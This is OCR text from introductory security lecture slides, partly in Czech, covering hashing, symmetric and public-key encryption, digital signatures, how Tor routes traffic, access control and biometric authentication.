
1000001 which is ASCII binary code for A

1 2 3 4


Fox
Hash function
DFCD3454
The red fox runs across the ice
Hash function
52ED879E
The red fox walks across the ice
Hash function
46042841


Plaintext
Ciphertext
Plaintext
Sender
Encrypt
Decrypt
Recipient
Same key is used to encrypt
and decrypt message
Shared Secret Key


Plaintext
Ciphertext
Plaintext
Sender
Encrypt
Decrypt
Recipient
Different keys are used to
encrypt and decrypt message
Recipient's
Public
Key
Recipient's
Private
Key



Message
Message,
Digital Signature
and Senders X.509
Message
Sender
Create Signature
Verify Signature
Recipient
Different keys are used to create
and verify Digital Signature
Sender's
Private
Key
Sender's
Public
Key


Současné využití

- všude a pořád
- digitální podpis
- bankovnictví
- komunikace

- TOR
- e2ee

How Tor Works: 3





Step 3: If at a later time, the user visits another site, Alice's tor client selects a second random path.



Again, green links are encrypted, red links are in the clear.

Řízení přístupu

- identifikace, autorizace, autentizace
- co jste, znáte, máte
- biometrika
  - výhody, nevýhody
  - FAR, FRR

Biometrics

Physiological

- face 
- fingerprint 
- hand 
- iris 
- DNA 

Behavioral

- keystroke 
- signature 
- voice